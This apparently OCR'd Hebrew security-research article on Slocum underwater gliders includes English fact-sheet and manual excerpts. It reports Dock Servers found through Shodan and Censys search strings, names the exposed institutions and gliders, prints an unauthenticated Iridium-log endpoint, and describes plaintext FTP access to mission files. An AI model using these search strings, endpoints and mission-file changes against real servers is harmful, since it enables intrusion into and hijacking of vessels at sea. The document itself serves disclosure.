the PRC Navy ship via bridge-to-bridge radio to request the return of the UUV. The radio contact was acknowledged by the PRC Navy ship, but the request was ignored. The UUV is a sovereign immune vessel of the United States. We call upon China to return our UUV immediately, and to comply with all of its obligations under international law.

כלי השייט התת-מימי האוטונומי – Slocum Glider

כלי השייט התת-מימי האוטונומי (AUV) מסוג Slocum Glider, שנבנה על ידי תאגיד Teledyne Webb Research (מפאלמות', מסצ'וסטס), הוא פלטפורמת מכשור משולבת המיועדת לפעול באזורי חוף באוקיינוסים עד לעומק של 1,000 מטרים. ההנעה העיקרית שלו מתבצעת באמצעות שינויי ציפה המופעלים על ידי מנוע זבורית (ballast) בחזית הכלי. מנגנון זה מאפשר לרובוט בעל הכנפיים לצלול ולעלות בזווית גלישה מוגדרת, וכך להשיג מהירות התקדמות. ההיגוי מתבצע באמצעות הגה כיוון הממוקם בזנב הכלי.

התוצאה היא כלי תת-מימי אוטונומי בעל צריכת אנרגיה נמוכה ויכולת פעולה ממושכת, מה שהופך אותו לבעל יכולת התאמה גבוהה עבור תצפיות באוקיינוס. בזמן הפעלתו בשטח, הרובוט מתקשר ומעלה נתונים דרך קישור לווייני של רשת אירידיום (Iridium), מה שמאפשר קשר עם מפעילים ומדענים ברחבי העולם.

בין אם המשימה היא פרויקט של סטודנט לתואר מתקדם, איסוף נתונים עבור מודלים לחיזוי הוריקנים, או דגימה המשתרעת על פני אוקיינוס שלם, הדאון (glider) הפך לכלי המועדף עבור מיזמים רבים של ניטור אוקיינוסים.

*Unmanned Warrior 2016 Mission Theme: Geospatial Intelligence

Slocum Gliders

AT A GLANCE

WHAT IT IS:

Underwater gliders "fly" in the ocean by changing buoyancy or using a propeller. These UUVs can remain at sea for months at a time, continuously collecting environmental information to better understand how the ocean works.

HOW IT WORKS:

Traditional gliders propel themselves forward by changing their buoyancy to sink or rise through the water column. "Hybrid" vehicles can make use of a prop ("thruster") to increase forward speed and escape environmentally hazardous areas. While they glide up and down from the ocean surface to depths as great as 1000 meters, they measure the temperature, conductivity, and optical (light) properties of the water they pass through.

WHY IT IS IMPORTANT:

Data collection from gliders provide near real-time measurements of conditions at a greater data volume and fraction of the cost of traditional platforms. This in turn enhances the ocean model nowcasts and forecasts to yield faster and greater environmental insight to naval operational commanders.

**Unmanned Warrior is part of exercise Joint Warrior 2016, hosted by the United Kingdom off the North-West coast of Scotland.*

Sensors aboard Unmanned Underwater Vehicles (UUV) gather data on the physical properties of the ocean environment in real-time. This information is then transmitted back to a shore-side facility for use in real-time oceanographic models, historical databases, and environmental assessment products.

This data has been used by scientists in the study of temperature effects on the strength of hurricanes and typhoons. It is also used by divers in determining horizontal and vertical visibility. UUVs outfitted with additional sensors are used in environmental studies and gathering meteorological data for weather prediction.

Due to their ability to collect massive amounts of data over long time periods at low cost, UUVs like the Slocum glider are becoming increasingly important to the Navy to better inform the warfighter. Measurements made by gliders are used in the investigation of mine and/or "mine-like" objects to support naval sub-surface security.

Unmanned Warrior 2016, allows the US Navy, the British Royal Navy and allies to test UUVs in real operating environments with coalition forces. Gliders will be deployed from shore-based facilities as well as ships of opportunity, and operate in varying water depths off the North-West Scottish coast line.

Research Objectives for US in Unmanned Warrior 2016:

- Conduct joint operations with US-UK Slocum gliders
- Demonstrate near real-time data sharing between USN and RN
- Explore Command and Control aspects with other UUVs

OFFICE OF NAVAL RESEARCH www.onr.navy.mil

Approved for Public Release

תקשורת לווינית באמצע האוקיינוס

בעומק של עשרות מטרים מתחת לפני ים סין הדרומי, אוסטרליה או מפרץ מקסיקו, נע לאיטו גליל צהוב באורך כשני מטרים. בגרסאות מסוימות ללא מנוע, באחרות, באופן משולב. הוא צולל ומרחף באמצעות שינוי עדין של ה-Buoyancy (כוח הציפה) שלו, ומנצל את כוח הכבידה כדי להחליק קדימה כמו דאון תת-ימי. זהו Slocum Glider, רחפן ים אוטונומי (AUGV – Autonomous Underwater Gliding Vehicle) מתוצרת Teledyne Webb Research. הוא יכול להישאר בים חודשים, ולאסוף נתונים אוקיינוגרפיים שמזינים מחקר אקלים, ביטחון ימי וניווט.

כל כמה שעות הוא עולה לפני השטח, שולף אנטנה זעירה, ומחייג הביתה דרך לוויין Iridium. בצד השני של השיחה ממתין שרת חופי בשם Dock Server – לב המערכת ה-Glider Mission Control (GMC), שהיא תוכנת ה-Command and Control של כלי השיט התת ימיים. דרכה מתכנן החוקר את המשימה, מוריד את הנתונים, ושולח Waypoints (נקודות ציון לניווט) חדשים.

המחקר שביצעתי מצא שחלק מאותם "בתים" שאליהם הרחפנים חייגו היו פתוחים לרווחה. הרחפנים הימיים, כולל המחשב שבכלי השיט והמחשב המדעי שבו היו פרוצים, והארכיטקטורה כולה שבורה מבחינה אבטחתית.

6. Power on the modem, Freewave, and laptop in any order.





Figure 1-1. Modem connections to the computer's serial port and iridium phone line.




ממצאים, ניתוח והמלצות

איך מוצאים צי תת ימי של כלי מחקר


נקודת הפתיחה החלה כאתגר: למדתי על מערכות שליטה ובקרה של משימות חלל, משם המשכתי לכלים על פני הים ולאחר מכן התחלתי לחקור את התווך התת ימי.

הבנתי שהתקשורת הלווינית היא נדבך מרכזי בכל משימה לטווח ארוך, וכך החל מיפוי דליפות אפשריות של תקשורת לווינית, ומשם איתרתי דאון ימי ראשון. חיפוש של מחרוזת הטקסט "Webb Research Glider Mission Control" הוזנה למנועי החיפוש ולפלטפורמות סריקת אינטרנט המתמחות בזיהוי מכשירים מחוברים: Shodan, Censys, ZoomEye ו-FOFA. המנוע Censys לבדו החזיר 12 כתובות IPv4 ייחודיות. הצלבה עם Google Dorks נוספים כמו "GLMPC Terminal" ו-"Glider Terminal" הרחיבה את הרשימה.

התמונה שהתקבלה: **יותר מ-13 שרתי Dock Server פעילים, בשש מדינות, ניהלו יחד מעל 25 רחפני מחקר.** ארצות הברית הובילה עם כמחצית מהשרתים, ולצידה אוסטרליה, דרום קוריאה, ניו זילנד, קנדה ואיטליה.




בין הארגונים שזוהו: ה-CSIRO באוסטרליה (סוכנות המדע הלאומית), Mote Marine Laboratory בפלורידה, Oregon State University, ה-Skidaway Institute של אוניברסיטת ג'ורג'יה, Kyungpook National University בדרום קוריאה, ורשת המחקר REANNZ בניו זילנד. שמות הרחפנים שהיו גלויים כללו כינויים מעניינים כמו mote-genie, kg_557, unit_416, ramses, pelagia, bob.




גישה ללא הגבלה


הממצא החמור ביותר הוא גם הפשוט ביותר: 12 מתוך 13 השרתים לא דרשו Authentication כלשהו. לא שם משתמש, לא סיסמה, לא Token. מי שהקליד את הכתובת בדפדפן קיבל גישה מלאה לקונסולת השליטה: רשימת הרחפנים, היסטוריית העליות לפני הים, יומני שיחות הלוויין, וכפתורי הפעלה של כלי השליטה כלי השיט - כולם בממשק מאוחד קל לתפעול.

אותה תמונה חזרה על עצמה ביבשות שונות. לדוגמא: בשרת של Mote Marine Laboratory בפלורידה, ניהל הממשק את הרחפן mote-genie ללא הגנה. שרת הגיבוי של Oregon State University התנהל באופן דומה, וגם כשהחיבור עצמו היה ב-HTTPS, האימות פשוט לא היה קיים. רק שרת אחד ביקש שם משתמש וסיסמא, שיתכן וגם הם היו ברירת מחדל של היצרן.





העיצוב הזה אינו תקלה אקראית. הוא משקף שילוב תרבות אקדמית של שיתוף מידע פתוח שבעבר הייתה גישה לגיטימית במחקר, אך כאן הייתה גישה בלתי הולמת בעליל, כשמערכות אשר שולטות בנכסים פיזיים ששטים בים, שהינם בעלי שימושים ביטחוניים ודו שימושיים, הייתה פתוחה לחלוטין. רק שרת אחד, שייך לגוף אקדמי בארצות הברית, הציב מחסום: HTTP Basic Authentication פשוט עם ההודעה " Restricted Files". החברה המפתחת פיתחה מוצרים בגישה מחקרית שלפיה אבטחה איננה דרישת סף אלא המלצה בלבד והעובדות דיברו בעד עצמן, לקוחות בחרו להתקין את המערכות ללא אבטחה מינימלית.



תקשורת לווינית


גם השרת הלוויני לא היה מוגן באמת. לצד ממשק ה-Web, שרת זה חשף API פתוח לחלוטין שמחזיר את יומן שיחות ה-Iridium המלא בלי שום אימות:

```
http://<server>/cgi-bin/gmc/list-iridium-results.pl?time=365
```

הפרמטר time מקבל מספר ימים אחורה. החזרה: רשימה כרונולוגית של כל אירוע עלייה לפני השטח, שם הרחפן, חותמת זמן מדויקת לשנייה, ומשך השיחה. עבור גורם עוין זהו אוצר מודיעיני: Operational Tempo (קצב הפעילות), דפוסי תזמון, ומשך הפריסה. בהצלבה עם יומני האירועים גם מיקום GPS.

```
List of 17 Iridium call(s) in last 365 days
---Date---  --UTC---  Glider
2018/09/04  00:16:24  unit_416
2018/09/04  00:03:29  unit_416
2018/09/03  02:05:05  unit_416
2018/08/28  01:53:05  unit_190
2018/08/24  00:48:32  unit_416
2018/08/23  23:24:55  unit_416
2018/08/23  23:14:12  unit_416
2018/08/22  06:46:10  unit_416
2018/08/22  05:42:53  unit_416
2018/08/22  05:31:59  unit_416
2018/08/22  05:15:49  unit_416
2018/08/22  05:13:22  unit_416
2018/08/21  04:12:59  unit_416
2018/08/21  04:08:16  unit_416
2018/08/21  02:35:46  unit_416
2018/08/20  05:57:17  unit_416
2015/07/30  02:41:23  unknown
```

שרת ה-Skidaway Institute של אוניברסיטת ג'ורג'יה שיתף מידע אחר: 1,770 שיחות בשנה אחת. ניתוח של הרחפן pelagia חשף שהוא עלה לפני השטח כמעט כל שבע דקות לאורך תקופה ממושכת – חתימה ברורה של Pitch Mechanism Failure (כשל במנגנון הטיית הגובה). תקלה זהה כמעט נצפתה בניתוח יומני הרחפן kg_557 בדרום קוריאה: שגיאות "pitch not commanded" שחזרו ברציפות במשך שבעה ימים. שני הכשלים היו גלויים לכל צופה מזדמן או גורם שרוצה לדעת מאיפה לאסוף כלי עם טכנולוגיות דו שימושיות.



מערכת קבצים חשופה

אם ממשק ה-Web היה דלת ללא מנעול, שרת ה-FTP היה קיר זכוכית. כלי ה-GMC FTP Utility – שמבוסס על תוכנה בשם FTP-Go v1.6 – התחבר ל-Dock Server דרך Plaintext FTP: בלי הצפנה, בלי SFTP, בלי TLS. כל מי שיושב על הנתיב הרשתי רואה את האישורים ואת הנתונים זורמים בטקסט גלוי.


מה שנחשף ב-FTP Root הוא המערכת כולה:


- קבצי Mission בפורמט .ma בתיקיית /to-glider/ – שניתן להעלות ולשנות בהם Waypoints והתנהגויות של רחפן שנמצא כרגע בים
- נתוני המדע הגולמיים: /from-science/ ,/from-glider/
- dockserver.conf – קובץ ה-Configuration של השרת, בטקסט גלוי
- gliderState.xml – מצב הרחפן בזמן אמת, מעל 100 KB


surface.dat – יומני רשת מפורטים לכל אירוע עלייה


תופסים את הסיפון - Routes and Missions


בניגוד לתקיפה ופגיעה בנתוני מחקר או בתפקוד הכלי, כאן הממשק אפשר לקבוע לאן הכלי ישוט. תוקף פוטנציאלי יכל להוסיף משימות למחוק ולשנות משימות ישנות, ולשנות נתיבי שיט ולהחליט להיכן הכלי ישוט עכשיו בים, ומה המשימה שלו, לדוגמא לעבור למדינה אחרת ומשם גורם זר יאסוף את הכלי ויבצע הנדסה לאחור .

